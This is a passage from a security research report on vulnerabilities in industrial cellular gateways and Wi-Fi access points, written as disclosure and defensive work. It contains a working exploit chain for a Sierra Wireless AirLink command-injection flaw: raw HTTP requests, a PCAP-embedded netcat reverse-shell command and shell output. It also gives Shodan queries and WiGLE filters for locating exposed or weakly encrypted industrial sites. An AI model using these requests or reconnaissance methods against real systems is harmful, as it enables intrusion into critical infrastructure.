

Industrial Wireless IoT - The direct path to your Level 0

Executive summary

Over the past months, OTORIO's research team together with researchers from a global leader of cyber security solutions and services, conducted comprehensive research on industrial wireless IoT devices such as industrial cellular gateways/routers and industrial Wi-Fi access points, which resulted in the discovery of broad issues in their implementation.

Through our research, we have found 38 vulnerabilities in 4 leading vendors, all of which we examined (some of them under a responsible disclosure process), which makes this a widespread issue.

The key takeaways from the research are as follows:

1. Wireless IIoT and their cloud platforms, in their current state, possess a critical attack surface for industrial remote sites.
2. Critical issues were found in 4 leading vendors we examined, some are still in the disclosure process.
3. Wireless IIoT as it is commonly used, poses a significant risk to OT environments due to direct connection to both internet and internal OT network, creating a single point of failure and potential breach that can bypass all security layers as defined by the Purdue Model.
4. Attackers can use free platforms like WiGLE to locate high-value, vulnerable targets, identify their physical location and exploit them from nearby, posing critical risk to OT networks and critical infrastructure with hazardous potential impact.

Table of contents

Industrial Wireless IoT - The direct path to your Level 0	1
Executive summary	1
Table of contents	2
Introduction	3
Purdue Enterprise Reference Architecture	4
Industrial wireless IoT and the Purdue Model	6
Industrial Wireless IoT Risks	7
Internet-exposed services	8
Sierra Wireless AirLink RCE Vulnerability (CVE-2022-46649)	9
On-site Wi-Fi/Cellular channels	13
WiGLE as wireless IIoT reconnaissance tool	15
Cloud management platforms	17
InHand Networks “Device Manager” platform	18
“Device Manager” platform vulnerabilities	19
Use of Insufficiently Random Values (CVE-2023-22601)	19
Improper access control (CVE-2023-22600)	20
OS command injection (CVE-2023-22598)	20
Summary and Recommendations	21
Practical mitigation strategies	22
Appendix A - *Disclosed vulnerabilities table	24

Introduction

For years, the Purdue Model provided a reference architecture for OT security personnel on how to segment and thereby protect their networks. The Industry 4.0 revolution, which brought rapid adoption of IT technologies and their security risks into OT environments, raised questions about the relevance of the Purdue Model today.

In the era of Industry 4.0, cloud, 5G, edge computing, and AI are common terms in the OT lexicon. Some of the different Industry 4.0 enablers are Industrial wireless IoT devices, such as industrial cellular gateway and industrial Wi-Fi access points.

Industrial Wireless IoT devices are common in different OT verticals:

- Industrial cellular gateways can be found in water utilities and in the oil and gas industries for remote monitoring of distributed locations.
- Industrial Wi-Fi access points provide secure wireless solutions for plant floor systems, SCADA automation, process control systems, and mobile worker Wi-Fi infrastructure.


Industrial Wireless IoT vendors commonly provide a cloud-based management solution to perform operations remotely. Other features include edge computing capabilities and gateway functionality for OT protocols, such as Modbus or DNP3, through their serial connections.

Having both cloud management and wireless connectivity increases the potential attack surface dramatically. Moreover, these devices directly connect to the lower levels of the Purdue model (Level 2 to Level 0), making them the ideal entry point to OT networks in an attacker's eyes..

Purdue Enterprise Reference Architecture

The Purdue model divides the operational and information technology (OT and IT) of a system into six functional levels, ranging from Level 0 to Level 5. These levels can be organized into three logical zones: the enterprise zone (Levels 4 and 5), the manufacturing zone (Levels 0 to 3), and a demilitarized zone (DMZ) that separates the two.

- Level 0 is the Physical Process - I/O, which consists of the actual physical equipment that performs work, such as valves, pumps, sensors, and actuators.
- Level 1 is Basic Control, which includes control devices like programmable logic controllers that monitor and control Level 0 equipment and safety systems.
- Level 2 is Area Supervisory Control, and consists of control logic for analyzing and acting on data from Level 1. This level includes human-machine interfaces and supervisory and data acquisition software.
- Level 3 is Site Control, which includes systems that support plant-wide control and monitoring functions, as well as aggregating lower-level data for higher-level business systems.
- Level 4 is IT Systems, which includes business logistics systems such as database servers, application servers, and file servers.
- Level 5 is the Corporate Network, which includes a wider range of enterprise IT systems and connections to the public internet.




Industrial wireless IoT and the Purdue Model

Industrial wireless IoT can be found in various verticals of OT and critical infrastructure as on-site/remote connectivity solutions:

- Industrial cellular gateways can be found in water utilities and in the Oil & Gas industries for remote monitoring of distributed locations.
- Industrial Wi-Fi access points provide secure wireless solutions for plant floor systems, SCADA automation, process control systems, and mobile worker Wi-Fi infrastructure.

Looking at an Oil & Gas use case where there are multiple remote and distributed oil wells :


1. Field devices(L0), PLCs(L1) and HMIs(L2) connected onsite, using wired or wireless Wi-Fi connectivity.
2. An industrial cellular gateway is a very practical and convenient solution for connecting those devices to the SCADA servers in the control center (L3).
- 3.
4. The cellular gateway is connected to the Level 3 Control center throughout the cellular ISP network, either by using a Private APN, or over the public APN, leveraging built-in VPN and FW features for security.



Industrial Wireless IoT Risks

Through the research, we covered several attack vectors that local or remote attackers may leverage to attack OT networks through the industrial wireless IoT devices:

1. Internet-exposed services
2. On-site Wi-Fi/Cellular channels
3. Cloud management platforms



From our research, in many scenarios, these devices provide the only layer of defense for these networks. Because of that, successful exploitation of these devices through one of these vectors may allow an attacker to access directly connected Level 0/1/2 devices on the site and interrupt the process, and in some scenarios, also find its way to the SCADA servers through the VPN.

In the following pages, we will elaborate on each of the described attack scenarios.

Internet-exposed services

Internet-facing devices present a significant risk to the ICS community. In many cases, local services such as HTTP/S, SSH, and Telnet are directly exposed to the internet, either due to human error or intentional design, making them potential entry points to the internal OT environment from remote.

Our research focuses on the vulnerability of local HTTP/S services, which hold vendor-specific logic and are a preferred target for attackers. Utilizing search engines such as Shodan, we have observed widespread exposure of industrial cellular gateways and routers, making them easily discoverable and potentially vulnerable to exploitation by threat actors.

The table below outlines some examples of exposed services of products by known vendors and the corresponding Shodan query filter used:

Vendor	Count	Shodan Filter
Sierra Wireless	96,715	http.title:ACEmanager
Teltonika Networks	37,100	http.title:Teltonika
InHand Networks	13,990	http.html:"Login failed! Check your username & password"
Moxa	1,782	http.html:"MOXA OnCell"
ETIC Telecom	1,538	http.html:"ETIC TELECOM"

As part of our research, we've discovered 0-day vulnerabilities in web interfaces of 3 of the vendors listed above: Sierra Wireless, InHand Networks, and ETIC Telecom. Our findings include 24 web vulnerabilities, including RCE on each of the vendors. Some are still in the disclosure process.

One example would be the Sierra Wireless vulnerability, affecting the well-known AirLink devices family:

Sierra Wireless AirLink RCE Vulnerability (CVE-2022-46649)


CVSS v3.1 score: 8.0 (AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

A user with valid ACEManager credentials and access to the ACEManager interface can manipulate the IP-logging operation to execute arbitrary shell commands on the device.

A vulnerability in the ACEManager web service allows for command injection through improper handling of the “-z” flag (responsible for providing a postrotate-command to tcpdump) in requests made to /cgi-bin/iplogging.cgi.

This vulnerability is based on a bypass for a patch released by Sierra Wireless in April 2019, addressing the CVE-2018-4061 reported by Talos.

The patch for the original vulnerability addressed the “-z” flag of tcpdump command, supported in the web interface of ACEManager.



```
142 CMD_STR="echo $CMD_STR | sed -s/ -[a-zA-Z0-9]*z\([\ \t\v\f]\+\)\([\^\ \t\v\f]\+\)/ /g`
143
144 # Remove any " -z <executable>" arguments
145 # No need to generate an error, just strip
146 CMD_STR=`echo $CMD_STR | sed 's/ -[a-zA-Z0-9]*z\([\ \t\v\f]\+\)\([\^\ \t\v\f]\+\)/ /g`
147
148 # Remove any " -f <path/to/file>" arguments
```

Filtering logic for unsafe parameter in iplogging.cgi

As you can see in the screenshot above, the regular expression will remove any “-z” flag (representing the postrotate-command), as long as there is a space, tab, form feed, or vertical tab after it, as in “tcpdump -z reboot”, which was previously used to exploit the same interface on CVE-2018-4061.

However, this check needs to be revised since it is possible to add the command without any spacing. For example, “-zreboot” easily bypasses the nearly 3-year-old patch for the previously discovered CVE.

Sending the following POST request will successfully reboot the device:

```
Request
Pretty Raw Hex
1 POST /cgi-bin/iplogging.cgi HTTP/1.1
2 Host: 192.168.14.31:9191
3 Content-Length: 79
4 Accept: text/plain, */*; q=0.01
5 X-CSRF-Token: d873d9a2d42e985e80ad84a145453eb6
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://192.168.14.31:9191
10 Referer: http://192.168.14.31:9191/admin/tools/iplogging.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=90374a2d34b4df737148d18187d87c69; csrf-token=d873d9a2d42e985e80ad84a145453eb6
14 Connection: close
15
16 tcpdumpParams=tcpdump -zreboot -G 2 -i eth0&stateRequest=start
```

iplogging.cgi POST request rebooting the device

Executing an arbitrary binary on the system shows a problem that should be addressed. But still, without any additional work, this vulnerability may allow only limited command execution on the target machine.

Inspecting the tcpdump source code, it executes the -z binary using: `execlp(any_binary, filename)`. In our case, the filename is hardcoded to `"/tmp/iplogging.pcap"`, which limits us to the existing binaries on the machine and doesn't allow any user-controlled parameters. As a result, it adds another layer of complexity to achieve a remote shell on the machine.

```
2898 #endif
2899     if (execlp(zflag, zflag, filename, (char *)NULL) == -1)
2900         fprintf(stderr,
2901             "compress_savefile: execlp(%s, %s) failed: %s\n",
2902             zflag,
2903             filename,
2904             pcap_strerror(errno));
```

tcpdump execution of the post-rotate command

To bypass this limitation, we found a workaround by inserting crafted data into the `"/tmp/iplogging.pcap"` file, making the file both a valid PCAP and a valid shell script, along with `"sh"` as the post-rotation command.

Data can be inserted into the target PCAP file by transmitting it directly to the appropriate interface. However, as other communication on the interface may cause issues, an alternative solution is to use the "/cgi-bin/iplogging_upload.cgi" page.


Here is how it was done:

1. **Creating a malicious PCAP:** The file must: a) pass tcpdump's validation, b) be a valid and functional shell script, and c) be large enough to trigger tcpdump's rotation logic (over 1MB).
Luckily, /bin/sh will skip invalid lines as long as they do not contain special characters, making it definitely feasible. The file was successfully generated using "scapy" python lib, while making sure to add the sh commands between newlines, avoiding nulls, including some random data to reach 1 MB, and converting to PCAPNG format at the end.
2. **Uploading the malicious PCAP:** By using "iplogging_upload.cgi," we can upload our malicious PCAP file, which will be saved to the fixed path: "/tmp/iplogging_params.tcp".

```
Request
Pretty Raw Hex
1 POST /cgi-bin/iplogging_upload.cgi HTTP/1.1
2 Host: 192.168.14.31:9191
3 Content-Length: 2355738
4 Accept: text/plain, */*; q=0.01
5 X-CSRF-Token: bal3c67d758aa3e1c3e184274744e8a4
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0aM0EtC91DPY3rRe
9 Origin: http://192.168.14.31:9191
10 Referer: http://192.168.14.31:9191/admin/tools/iplogging.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=cf84eb093ed7d65a7d0c6435b71b6344; csrf-token=bal3c67d758aa3e1c3e184274744e8a4
14 Connection: close
15
16 ----WebKitFormBoundary0aM0EtC91DPY3rRe
17 Content-Disposition: form-data; name="save-as-filename"
18
19 iplogging_params.tcp
20 ----WebKitFormBoundary0aM0EtC91DPY3rRe
21 Content-Disposition: form-data; name="file-location"
22
23 /tmp/iplogging_params.tcp
24 ----WebKitFormBoundary0aM0EtC91DPY3rRe
25 Content-Disposition: form-data; name="upload-file"; filename="test_nc.pcap"
26 Content-Type: application/octet-stream
27
28 0Ã:;yÿeKcY
29 ++
30 nohup nc 192.168.14.100 9090 -e /bin/sh &
31 œKcY
32 PADDINGœKcY
33 PADDINGœKcY
34 PADDINGœKcY
35 PADDINGœKcY
36 PADDINGœKcY
```

iplogging_upload.cgi POST request

3. **Executing the tcpdump command:** We used the "iplogging.cgi" page to execute the tcpdump command with the following flags:
 1. "-r /tmp/iplogging_params.tcp": Causes tcpdump to read the incoming traffic from our malicious PCAP file instead of the ethernet interface.
 2. "-w /tmp/iplogging.pcap": Added automatically by the ACEManager, indicates tcpdump to write the incoming traffic (our PCAP file) to the predefined file, which is not in our control.
 3. "-zsh": Set the "post rotate command" as sh. It causes /bin/sh to be executed with "/tmp/iplogging.pcap" as a parameter every time the PCAP rotation occurs.
 4. "-C 1": Defines a rotation to be done every 1MB of traffic.



```
Request
Pretty Raw Hex
1 POST /cgi-bin/iplogging.cgi HTTP/1.1
2 Host: 192.168.14.31:9191
3 Content-Length: 79
4 Accept: text/plain, */*; q=0.01
5 X-CSRF-Token: ba13c67d758aa3e1c3e184274744e8a4
6 X-Requested-With: XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://192.168.14.31:9191
10 Referer: http://192.168.14.31:9191/admin/tools/iplogging.html
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: token=cfd4eb093ed7d65a7d0c6435b71b6344; csrf-token=ba13c67d758aa3e1c3e184274744e8a4
14 Connection: close
15
16 tcpdumpParams=tcpdump -r /tmp/iplogging_params.tcp -zsh -C 1&stateRequest=start
```

iplogging.cgi POST request

At this phase, the tcpdump program reads our crafted PCAP file ("/tmp/iplogging_params.tcp") and writes it to the predefined output file ("/tmp/iplogging.pcap"). Once the first MB of data is reached, it will execute /bin/sh with a single parameter, which is a 1MB file containing the data from our crafted PCAP, now stored in "/tmp/iplogging.pcap." /bin/sh will evaluate the file line by line, ignoring the PCAP header as "bad lines" and continue to our reverse-shell command, embedded as a separate line: 'nohup nc {IP} {PORT} -e /bin/sh &'.

```
C:\Users\Public>
C:\Users\Public>ncat -nlvp 9090
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9090
Ncat: Listening on 0.0.0.0:9090
Ncat: Connection from 192.168.14.31.
Ncat: Connection from 192.168.14.31:54488.
pwd
/www/auth/user/cgi-bin

ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.9   5160  2348 ?        S    Sep08   0:19 initng [runlevel/default]
root         2  0.0  0.0      0     0 ?        S    Sep08   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Sep08   0:29 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   Sep08   0:00 [kworker/0:0H]
root         6  0.0  0.0      0     0 ?        S    Sep08   0:03 [kworker/u4:0]
root         7  0.0  0.0      0     0 ?        S    Sep08   2:22 [rcu_preempt]
root         8  0.0  0.0      0     0 ?        S    Sep08   0:00 [rcu_sched]
root         9  0.0  0.0      0     0 ?        S    Sep08   0:00 [rcu_bh]
```

Reverse shell on Airlink device

As always, all vulnerabilities discovered were reported to [Sierra Wireless](#) and [CISA](#). Both organizations' corresponding advisories can be found on their websites:


- [SWI-PSA-2023-001: AirLink - ALEOS Security Advisory](#)
- [CISA ICS Advisory \(ICSA-23-026-04\)](#)

On-site Wi-Fi/Cellular channels

Local attackers can compromise industrial Wi-Fi access points and cellular gateways by targeting Wi-Fi/cellular channels on-site, exposing devices to Man-in-the-middle (MITM) attacks, internal services, and even directly accessing Level 0 devices.

Different types of local attacks can be used against Wi-Fi and cellular communication channels, starting from attacks on weak encryptions such as WEP and downgrade attacks to the vulnerable GPRS, all the way to complex chipset vulnerabilities that may take time to patch.

Since much research^{1 2} has already focused on these attacks, our research focused on reconnaissance techniques to geographically locate valuable and vulnerable industrial Wi-Fi access points worldwide. To do so, we used the WiGLE platform.



WiGLE™ (wiggles.net) is a free, publicly-available platform that stores information about access points worldwide.

Users can install an app on their phone that records information about Wi-Fi networks in the area, including network name, network BSSID (MAC) address, encryption type, coordinates, and others. A user can choose to upload the information to the database containing almost 1 billion unique Wi-Fi network records.

The platform provides API and web interface allowing different types of filtering:

1. Basic filtering, using the network name (SSID) or network address (BSSID)
2. Advanced filtering, based on REST API, allows for more filtering options, including coordinates or encryption type.

¹ <https://thehackernews.com/2021/05/nearly-all-wifi-devices-are-vulnerable.html>

² <https://thehackernews.com/2021/12/researchers-uncover-new-coexistence.html>

WiGLE as wireless IIoT reconnaissance tool

Leveraging the advanced filtering options, we wrote a Python script scanning for potentially high-value industrial or critical infrastructure environments, highlighting ones configured with weak encryption. Our scanning uncovered thousands of wireless devices related to industrial and critical infrastructure, with hundreds configured with publicly known weak encryptions.

For detection of these “high-value” networks, we’ve used multiple filters:


1. **SSID Name (network name):**
 - a. Looking for OT terms, like ‘PLC’, ‘SCADA’, ‘%waste%water%’, etc.
 - b. Looking for OT manufacturers names
 - c. Looking for specific manufacturers or company names
2. **BSSID (MAC) Prefix:**
 - a. Looking for Industrial / IIoT manufacturers

** BSSID / MAC prefixes mapping to vendor names is publicly available.*

A few examples of interesting findings:

1. Filtering for ProSoft³ industrial access points (“00:0D:8D” BSSID prefix), returned a wireless device, own by a **multinational manufacturing** company according to its network name, configured with **weak and crackable encryption**⁴ algorithm, along its exact location:

```
{
  "trilat": 37.4700143,
  "trilong": -120.3467967,
  "ssid": "OTORIO",
  "qos": 7,
  "lasttime": "2017-09-15T21:00:00Z",
  "lastupdt": "2022-06-28T07:00:00Z",
  "netid": "00:0D:8D:00:00:00",
  "type": "infra",
  "wep": "Y",
  "channel": 1,
  "encryption": "wep",
  "country": "US",
  "region": "CA",
},
```



³ Prosoft is a leader in industrial wireless communication

⁴ <https://eprint.iacr.org/2007/120.pdf> (“Breaking 104 bit WEP in less than 60 seconds”)

2. Filtering for specific terms, we've managed to detect devices used in specific types of facilities:



Oil Field



Substation




WWTP



After detecting potential locations for high-value targets, some even vulnerable to easily breakable encryption, an attack may abuse known wireless weaknesses and access the internal OT network directly.

Cloud management platforms

Most industrial wireless IoT vendors provide a cloud-based management platform, enabling the device operator to perform remote operations like configuration changes, firmware upgrades, rebooting, tunneling over the device, and more. By targeting a single vendor cloud-based management platform, a remote attacker may expose thousands of devices located on different networks and sectors. Communication between the vendors' cloud management platform and the devices is carried out using IoT M2M protocols, like MQTT, which is the most common. MQTT is a publish-subscribe protocol. The broker holds the topics, and the device can subscribe to topics and receive any information published on these topics

